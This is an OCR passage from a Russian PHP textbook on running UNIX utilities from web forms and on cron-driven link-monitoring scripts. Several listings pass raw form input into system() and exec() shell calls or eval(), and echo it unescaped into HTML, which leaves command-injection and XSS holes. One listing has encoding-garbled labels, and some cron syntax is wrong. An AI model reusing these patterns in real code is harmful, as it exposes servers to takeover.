    if(!empty($out[1])) echo "Домен занят и оплачен до ".$out[1];
  }
?>
```



Глава II.13

Операционная система UNIX

II.13.1. Использование утилиты ping

Следует помнить, что в отличие от Windows-варианта, утилита ping в UNIX работает до тех пор, пока не будет остановлена пользователем при помощи комбинации клавиш <Ctrl>+<C>. Так как из Web-приложения это сделать затруднительно, можно прибегнуть к параметру `-c`, который позволяет задать число проходов утилиты ping. Для проверки IP-адреса 192.168.200.3 команда с участием утилиты ping может выглядеть следующим образом:

```
ping 192.168.200.3 -c 4
```

Остается только создать HTML-форму, позволяющую задать IP-адрес и количество проходов (листинг II.13.1).

Листинг II.13.1. Web-интерфейс к утилите ping

```
<form method="post"><table>
<tr><td>IP-адрес</td><td><input type="text" name="ipaddress"
                    value=<?php echo $_POST['ipaddress']; ?>></td></tr>
<tr><td>Число</td><td><input type="text" name="count"
                    value=<?php echo $_POST['count']; ?>></td></tr>
<tr><td></td><td><input type="submit" value="Проверить"></td></tr>
</table></form>
<?php
  if(!empty($_POST))
  {
    // Проверяем корректность IP-адреса
    $pattern = "|^[\d]{1,3}\.[\d]{1,3}\.[\d]{1,3}\.[\d]{1,3}$|i";
    if(!preg_match($pattern, $_POST['ipaddress']))
```

```
    {
      exit("Недопустимый формат IP-адреса");
    }
    $pattern = "|^[\d]+$|i";
    if(!preg_match($pattern, $_POST['count']))
    {
      exit("Недопустимый формат количества проходов");
    }
    echo "<pre>";
    system("ping $_POST[ipaddress] -c $_POST[count]");
    echo "</pre>";
  }
?>
```

Результат работы скрипта из листинга II.13.1 может выглядеть так, как это представлено на рис. II.13.1.




Рис. II.13.1. Web-интерфейс к утилите ping

Как видно из рис. II.3.1, в окно браузера выводится результат отправки четырех ICMP-пакетов, ни один из которых не пропал.

II.13.2. Работа с номером узла

Для того чтобы определить уникальный номер файла, достаточно воспользоваться функцией `fileinode()`, как это представлено в листинге II.13.2.

Листинг II.13.2. Получение номера узла файла

```
<form method="post"><table>
<tr><td>Имя файла</td><td><input type="text" name="filename"
                    value=<?php echo $_POST['filename']; ?>></td></tr>
<tr><td></td><td><input type="submit" value="Проверить"></td></tr>
</table></form>
<?php
  if(!empty($_POST))
  {
    echo fileinode($_POST['filename']);
  }
?>
```

Результат работы скрипта из листинга II.13.2 представлен на рис. II.13.2.




Рис. II.13.2. Получение номера узла файла

Для получения имени файла по номеру узла в PHP не предусмотрено специальной функции, поэтому следует воспользоваться командой `find`, которая в этом случае принимает следующий вид:

```
find / -inum 68958 -print
```

Здесь символ / означает, что поиск ведется по всей файловой системе (его можно локализовать до конкретного каталога), параметр `-inum` позволяет

задать номер узла (inode), который следует отыскать, параметр -print сообщает утилите о необходимости вывода результата в стандартный вывод. Скрипт, осуществляющий вывод имени файла по его узлу, может выглядеть так, как это представлено в листинге II.13.3.

Листинг II.13.3. Получение имени файла по номеру узла

```
<form method="post"><table>
<tr><td>хЛЪ ТЮИКЮ</td><td><input type="text" name="inode"
                    value=<?php echo $_POST['inode']; ?>></td></tr>
<tr><td></td><td><input type="submit" value="оПНБЕПХРЭ"></td></tr>
</table></form>
<?php
  if(!empty($_POST))
  {
    echo "<pre>";
    system("find ./ -inum $_POST[inode] -print");
    echo "</pre>";
  }
?>
```

Результат работы скрипта из листинга II.13.3 представлен на рис. II.13.3.




Рис. II.13.3. Получение имени файла по номеру узла

II.13.3. Права доступа

Для изменения прав доступа к файлам создадим HTML-форму, позволяющую указать имя файла, для которого необходимо изменить права доступа, и 9 флажков для изменения прав доступа.

Замечание

В операционной системе UNIX права доступа можно задавать восьмеричным числом. При этом праву чтения соответствует число 4, праву записи — 2, а исполнению — 1. Общие права для групп задаются суммой этих чисел, так 6 (4+2) обеспечивает возможность чтения и записи, а число 7 (4+2+1) означает полный доступ к файлу или каталогу.

Для изменения прав доступа в операционной системе UNIX применяется команда `chmod`, например, установить права доступа 777 для файла index.php можно следующим образом:

```
chmod 777 index.php
```

Учитывая это, можно создать скрипт, изменяющий права доступа (листинг II.13.4).

Листинг II.13.4. Изменение прав доступа

```
<form method=post>
<table>
<tr><td>Название</td><td><input type=text name=name></td></tr>
<tr>
  <td>Права доступа:</td>
  <td>
    <input type=checkbox title='Чтение файла для пользователя' name=ur>
    <input type=checkbox title='Запись файла для пользователя' name=uw>
    <input type=checkbox title='Выполнение файла для пользователя'
     name=ux>
      
    <input type=checkbox title='Чтение файла для группы' name=gr>
    <input type=checkbox title='Запись файла для группы' name=gw>
    <input type=checkbox title='Выполнение файла для группы' name=gx>
      
    <input type=checkbox title='Чтение файла для пользователей, не
                                входящих в группу' name=or>
    <input type=checkbox title='Запись файла для пользователей, не
                                входящих в группу' name=ow>
    <input type=checkbox title='Выполнение файла для пользователей, не
                                входящих в группу' name=ox>
  </td>
</tr>
<tr><td> </td><td><input type=submit value='Установить'></td></tr>
```

```
</table>
</form>
<?php
  if(!empty($_POST))
  {
    // Преобразуем права доступа пользователя
    // в числовую форму
    $user = 0;
    if($_POST['ur'] == 'on') $user += 4;
    if($_POST['uw'] == 'on') $user += 2;
    if($_POST['ux'] == 'on') $user += 1;
    // Преобразуем права доступа для группы
    // в числовую форму
    $group = 0;
    if($_POST['gr'] == 'on') $group += 4;
    if($_POST['gw'] == 'on') $group += 2;
    if($_POST['gx'] == 'on') $group += 1;
    // Права доступа по умолчанию для
    // остальных пользователей (не входящих в группу)
    $other = 0;
    if($_POST['or'] == 'on') $other += 4;
    if($_POST['ow'] == 'on') $other += 2;
    if($_POST['ox'] == 'on') $other += 1;

    // Устнавливаем права доступа к файлу

    // Создаем восьмеричную переменную $mode
    // с правами доступа к каталогу
    eval("\$mode=$user$group$other;");
    // Изменяем права доступа к только что
    // созданному каталогу
    exec("chmod $mode $_POST[name]");
  }
?>
```

Результат работы скрипта из листинга II.13.4 представлен на рис. II.13.4.

Первая группа флажков на рис. II.13.4 несет ответственность за право чтения, записи и выполнения файла пользователем, вторая за право записи,

чтения и выполнения файла группой пользователей, а третья группа флажков определяет поведение для всех остальных пользователей.




Рис. II.13.4. Установка прав доступа к файлу index.php

Часто Web-сервер Apache выполняется из-под пользователя apache, поэтому PHP не может выполнять операции по смене прав доступа, для этого может потребоваться смена владельца на пользователя apache (листинг II.13.5).

Листинг II.13.5. Список файлов и права доступа к ним

```
shell> ls -l
-rw-r--r--  1 igor   igor  690 Сен 27 17:35 2.php
-rw-r--r--  1 igor   igor  527 Сен 27 20:22 3.php
-rw-r--r--  1 igor   igor  568 Сен 27 20:51 4.php
-rw-r--r--  1 igor   igor  628 Сен 27 21:19 5.php
-rw-r--r--  1 apache igor 2164 Янв  7 21:09 index.php
lrwxrwxrwx  1 root   root   11 Окт  5  2004 main -> /mnt/e/main
```

Права доступа в отчете утилиты ls определяются первым столбцом, который содержит 10 символов. Первый символ характеризует тип файла:

- `-` — обычный файл;
- `d` — каталог;
- `l` — символическая ссылка;
- `s` — сокет;
- `p` — именованный канал.

Оставшиеся девять символов определяют режим доступа к файлу или каталогу. При этом подстрока разбивается на три группы, по три символа каждая:

- права владельца файла;
- права группы владельца;
- права остальных пользователей.

В рамках каждой из этих трех групп существует три вида разрешений:

- `r` — право чтения данного файла;
- `w` — право записи/изменения данного файла;
- `x` — право выполнения данного файла, если он является скриптом или программой (для каталогов право его просмотра).

Таким образом, строка "`-rw-r--r--`" может быть интерпретирована как принадлежащая обычному файлу, для владельца которого установлено право чтения и записи, а для пользователей, входящих в группу владельца файлов, и всех остальных пользователей установлено только право чтения. Строка "`drwxr-xr-x`" принадлежит каталогу, для владельца которого установлены все права: чтения, записи и просмотра, а для всех остальных пользователей только чтения и просмотра.

После изменения прав доступа, как это представлено на рис. II.13.4, отчет утилиты ls должен выглядеть следующим образом (листинг II.13.6).

Листинг II.13.6. Изменение прав доступа к файлу index.php

```
-rw-r--r--  1 igor   igor  690 Сен 27 17:35 2.php
-rw-r--r--  1 igor   igor  527 Сен 27 20:22 3.php
-rw-r--r--  1 igor   igor  568 Сен 27 20:51 4.php
-rw-r--r--  1 igor   igor  628 Сен 27 21:19 5.php
-rwxrwxrwx  1 apache igor 2164 Янв  7 21:09 index.php
lrwxrwxrwx  1 root   root   11 Окт  5  2004 main -> /mnt/e/main
```

II.13.4. Работа с архивами

Архивы `.tar.gz` формируются в два этапа: сначала файлы каталога объединяются в один большой файл с расширением `.tar`, затем полученный файл сжимается при помощи утилиты gzip, после чего файлу присваивается расширение `.tar.gz`. Распаковка файла происходит в обратном порядке, файл `.tar.gz` разархивируется до `.tar`, после чего разбивается на отдельные файлы. Утилита tar позволяет сжимать файлы, для этого достаточно указать параметр `z` (листинг II.13.7).


Листинг II.13.7. Создание архива текущего каталога

```
<?php
   // создание архива
   exec("tar cvfz dir.tar.gz .");
?>
```

Для того чтобы распаковать полученный архив, необходимо воспользоваться скриптом, приведенным в листинге II.13.8.

Листинг II.13.8. Распаковка архива в текущий каталог

```
<?php
   // распаковка архива
   exec("tar xvfz dir.tar.gz");
?>
```



Глава II.14

Шпионские скрипты

II.14.1. Слежение за ссылкой на удаленной странице

Для того чтобы отследить наличие ссылки на удаленной странице, необходимо загрузить содержимое страницы и при помощи регулярного выражение произвести поиск вхождения ссылки. Скрипт, осуществляющий такую задачу, может выглядеть так, как это представлено в листинге II.14.1.

Листинг II.14.1. Слежение за ссылкой на удаленной странице

```
<?php
  // Проверяемая ссылка
  $http = "http://www.softtime.ru/forum/";
  // Адрес страницы, за которой следит скрипт
  $url = "http://ru.wikipedia.org/wiki/PHP";

  // Загружаем содержимое страницы $url
  $contents = file_get_contents($url);
  $http = str_replace(".","\.",$http);
  $pattern = "|<a[\s]+href=\"$http\"|is";
  if(preg_match($pattern,$contents))
  {
    echo "Ссылка присутствует на странице";
  }
  else
  {
    echo "Ссылка отсутствует на странице";
  }
?>
```

Скрипт имеет два адреса:

`$http` — искомая ссылка;

`$url` — адрес страницы, на которой должна находиться ссылка `$http`.

Скрипт из листинга II.14.1 загружает содержимое страницы и ищет при помощи регулярного выражения ссылку на страницу. Перед тем как встраивать ссылку `$http` в регулярное выражение, необходимо экранировать символ точки, т. е. заменить "." на "\.". Результат работы скрипта может выглядеть так, как это представлено на рис. II.14.1.




Рис. II.14.1. Результат работы скрипта из листинга II.14.1

Скрипт из листинга II.14.1 выполняет поставленную задачу, однако для его работы требуется ручной запуск. Для автоматического запуска скрипта по расписанию необходимо воспользоваться программой cron. Cron — это UNIX-демон, присутствующий в любой UNIX-системе и позволяющий запускать скрипты по расписанию.

Замечание

Классическую реализацию cron для Windows можно загрузить по адресу **http://www.nncron.ru/download.shtml**. На странице представлено две версии cron: nnCron — условно-бесплатная программа с Windows-интерфейсом и nnCron LITE — бесплатная программа, с классическим интерфейсом через конфигурационный файл cron.tab. Рекомендуется использовать именно nnCron LITE, так как знание синтаксиса конфигурационного файла cron.tab позволит без труда работать с UNIX-версией cron на сервере хост-провайдера. На странице **http://www.nncron.ru/download.shtml** можно также обнаружить русскую документацию по синтаксису cron.tab и различные плагины к nnCron.

Для того чтобы скрипт можно было запускать при помощи cron, необходимо назначить ему права доступа на исполнение. В UNIX это осуществляется при помощи команды `chmod`.

Права доступа в UNIX выставляются для трех категорий пользователей:

- права владельца файла;
- права группы владельца;
- права остальных пользователей.

В рамках каждой из этих трех групп существует три вида разрешений:

- `r` — право чтения данного файла;
- `w` — право записи/изменения данного файла;
- `x` — право выполнения данного файла, если он является скриптом или программой (для каталогов право его просмотра).

Итак, права доступа могут выглядеть следующим образом: `rwxr--r--`. В UNIX права доступа можно задавать восьмеричным числом. При этом праву чтения соответствует число 4, праву записи — 2, а исполнению — 1. Общие права для групп задаются суммой этих чисел, так 6 (4+2) обеспечивает возможность чтения и записи, а число 7 (4+2+1) предоставляет полный доступ к файлу или каталогу. Тогда для каталога восьмеричное число 0755 означает, что владелец каталога имеет полный доступ (`rwx`), а все остальные имеют право читать файлы в нем и просматривать содержимое каталога (`r-x`). Чтобы назначить файлу index.php права доступа на выполнение `rwxr-xr-x` (0755), необходимо выполнить команду:

```
chmod 755 index.php
```

Если для этих целей используется PHP, то код, выполняющий данную команду, будет выглядеть так, как это представлено в листинге II.14.2.

Листинг II.14.2. Смена прав доступа

```
<?php
  chmod("index.php", 0755);
?>
```

Помимо этого, в начало скрипта следует добавить комментарий специального вида, указывающий, где находится обработчик данного скрипта. Для PHP такая строка может выглядеть так, как это представлено в листинге II.14.3.

Замечание

Символ # является комментарием в UNIX-скриптах, однако последовательность #! (в английском варианте называется bang line, а также hash-bang или she-bang) имеет специальное значение — она указывает путь к интерпретатору скрипта. Дело в том, что в UNIX-подобных операционных системах скрипты

пишутся на нескольких языках, это и Perl, и язык оболочек, реже PHP или Python. Когда скрипт выполняется Web-сервером, последний ориентируется на расширение файла, UNIX-подобные операционные системы на расширение файла, как правило, не ориентируются — его у скриптов зачастую просто нет. Система читает первую строку и ищет его обработчик. Вместо #!/usr/bin/php можно написать #!/usr/bin/sh или #!/usr/bin/perl, кроме того интерпретаторы могут находиться не обязательно в каталоге /usr/bin — bang line позволяет уточнить путь.

Листинг II.14.3. Назначение PHP-обработчика скрипту

```
#!/usr/bin/php
<?php
  // PHP-код
?>
```

Для того чтобы в Windows скрипты воспринимались как исполняемые программы, необходимо связать обработчик PHP с расширением php. Для этого выделите любой PHP-файл и в контекстном меню выберите пункт **Свойства** (рис. II.14.2).




Рис. II.14.2. Диалоговое окно **Свойства**

После чего нажмите кнопку **Изменить**. В открывшемся окне выберите кнопку **Найти**. В открывшемся диалоговом окне выберите файл C:\PHP\php.exe (рис. II.14.3).

Замечание

В корневом каталоге PHP 5 находятся три исполняемых модуля: php.exe, php-cgi.exe и php-win.exe. Модуль php-cgi.exe предназначен для совместной работы с Web-сервером, именно он обрабатывает запросы к PHP-скриптам, если PHP установлен не модулем Web-сервера Apache. Модуль php.exe предназначен для консольной обработки скриптов, при его запуске появляется черное окно консоли, куда направляется весь внешний вывод скрипта. Модуль php-win.exe позволяет запускать PHP-скрипты без открытия окна консоли, т. е. в качестве процессов со скрытыми окнами. Если вы не хотите, чтобы при запуске PHP-скриптов открывались окна, можно выбрать именно этот обработчик.

Замечание

В версии PHP 4 имеется лишь один исполняемый модуль php.exe.




Рис. II.14.3. Диалоговое окно открытия файлов

В результате этого в окне выбора обработчика PHP-файлов появится обработчик CLI, как это показано на рис. II.14.4. Теперь PHP-скрипты можно запускать клавишей <Enter> или двойным щелчком мыши — они будут вести себя как обычные программы.




Рис. II.14.4. Назначение в качестве обработчика PHP-файлов консольного интерпретатора PHP

Теперь, когда скрипт ведет себя в системе как обычная программа, можно возратиться к cron и осуществить запуск скрипта в указанное время. Назначение заданий осуществляется в файле cron.tab.

Замечание

Если вы воспользовались nnCron для Windows, файл cron.tab можно обнаружить в каталоге C:\Program Files\cron.tab, в UNIX файл cron.tab находится, как правило, в каталоге \etc. (Для более детальной информации по cron.tab в UNIX следует обратиться к документации конкретной системы.)

Каждая строка файла cron.tab соответствует одному заданию. Помимо заданий, в файле cron.tab допускается наличие комментариев, начинающихся с символа диеза (#). Формат строки задания:

```
минуты часы день_месяца месяц день_недели команда
```

Параметры могут принимать следующие значения:

- `минуты` — 0-59
- `часы` — 0-23

- `день месяца` — 1-31
- `месяц` — 1-12
- `день недели` — 0-7 (0 и 7 означают воскресенье)
- `команда` — команда, которая должна быть выполнена, например, `d:/mail/reserve.php`

Символ * означает диапазон с первого до последнего, например, следующее задание

```
0 23 * * * d:/main/reserve.php
```

означает запуск скрипта d:/main/reserve.php каждый день в 23:00.

Допускается указание нескольких значений каждого из параметра через запятую. Так, задание

```
0 0,8,16 * * * d:/main/cleanup.php
```

означает запуск скрипта d:/main/cleanup.php каждый день в 0:00, 8:00 и 16:00.

Замечание

Пробелы служат разделителями между параметрами, поэтому недопустимы пробелы после запятых, т. е. задание `0 0, 8, 16 * * * d:/main/cleanup.php` не будет являться корректным.

Задание

```
0,30 18-23 * * * /home/root/check.php
```

будет запускать скрипт /home/root/check.php каждые полчаса между 18:00 и 23:00. Задание

```
0/10 * * * * /home/root/log.php
```

будет запускать скрипт /home/root/log.php каждые 10 минут. Именно такой режим лучше всего подходит для проверки наличия ссылки на удаленной странице сайта.

Замечание

Хост-провайдеры не приветствуют частые запуски скриптов, поэтому перед тем, как ставить задания, следует проконсультироваться в службе технической поддержки, какие ограничения существуют у данного хост-провайдера на частоту запуска скриптов и количество заданий.

Теперь, когда проблема автоматического запуска скриптов решена при помощи cron-задания, следует отредактировать скрипт, представленный в листинге II.14.1, так, чтобы он мог работать автономно. Преобразуем его таким образом, чтобы он помещал результаты проверки в файл журнала link.log и, если ссылка пропадает, раз в сутки отправлялось бы письмо с уведомлением об этом (листинг II.14.4).

Листинг II.14.4. Автономный вариант системы проверки наличия ссылки

```
<?php
  // Проверяемая ссылка
  $http = "http://www.softtime.ru/forum/";
  // Адрес страницы, за которой следит скрипт
  $url = "http://ru.wikipedia.org/wiki/PHP";

  // Загружаем содержимое страницы $url
  $contents = file_get_contents($url);
  $http = str_replace(".","\.",$http);
  $pattern = "|<a[\s]+href=\"$http\"|is";

  if(preg_match($pattern,$contents))
  {
    $str = date("d.m.Y H:i:s")." - Ссылка присутствует на странице\r\n";
  }
  else
  {
    $str = date("d.m.Y H:i:s")." - Ссылка отсутствует на странице\r\n";
    if(date("G") == 0 && date("i") > 0 && date("i") < 10)
    {
      mail("admin@somewhere.ru","Отсутствует ссылка",$str);
    }
  }

  $fd = fopen("link.log","a");
  if($fd)
  {
    fwrite($fd,$str);
    fclose($fd);
  }
?>
```

II.14.2. Проверка ссылочной целостности

Для осуществления проверки наличия документа по ссылке можно не загружать весь документ, а ограничиться лишь кодом ответа, так как выгрузка множества страниц может потребовать значительное время. Создадим про-

межуточную функцию `get_code()`, которая будет принимать два параметра: имя хоста `$hostname` и путь к странице относительно корневого каталога `$path` и возвращать код ответа Web-сервера при обращении к указанной странице (листинг II.14.5).

Листинг II.14.5. Функция `get_code()`

```
<?php
  function get_code($hostname,$path)
  {
    $fp = fsockopen($hostname, 80, $errno, $errstr, 5);
    // Проверяем успешность установки соединения
    if (!$fp) echo "$errstr ($errno)<br />\n";
    else
    {
      // Формируем HTTP-запрос для передачи
      // его серверу
      $headers = "GET $path HTTP/1.1\r\n";
      $headers .= "Host: $hostname\r\n";
      $headers .= "Connection: Close\r\n\r\n";
      // Отправляем HTTP-запрос серверу
      fwrite($fp, $headers);
      $line = fgets($fp, 1024);
      fclose($fp);
      return $line;
    }
    return "none";
  }
?>
```

Функция `get_code()` загружает лишь первый HTTP-заголовок с кодом ответа сервера, который возвращается в качестве результата работы функции. В листинге II.14.6 представлен пример вызова функции `get_code()` для URL **http://www.php.net/** и **http://www.php.net/wet.php**.

Листинг II.14.6. Пример вызова функции `get_code()`

```
<?php
  echo "<pre>";
  $hostname = "www.php.net";
```

```
  $path = "/";
  echo get_code($hostname, $path);
  $path = "/wet.php";
  echo get_code($hostname, $path);
  echo "</pre>";
?>
```

Результат выполнения скрипта из листинга II.14.6 представлен на рис. II.14.5.




Рис. II.14.5. Результат работы скрипта из листинга II.14.6

Результат, представленный на рис. II.14.5, легко интерпретировать, если учесть, что ссылка **http://www.php.net/** существует, а **http://www.php.net/wet.php** — нет. В первом случае Web-сервер возвращает стандартный код успешного обращения, который равен 200. Во втором случае сервер осуществляет переадресацию на главную страницу (код 302), так как запрашиваемая страница не найдена. В зависимости от настроек конфигурационных файлов httdp.conf и .htaccess вместо переадресации Web-сервер может возвращать код отсутствия документа (404).

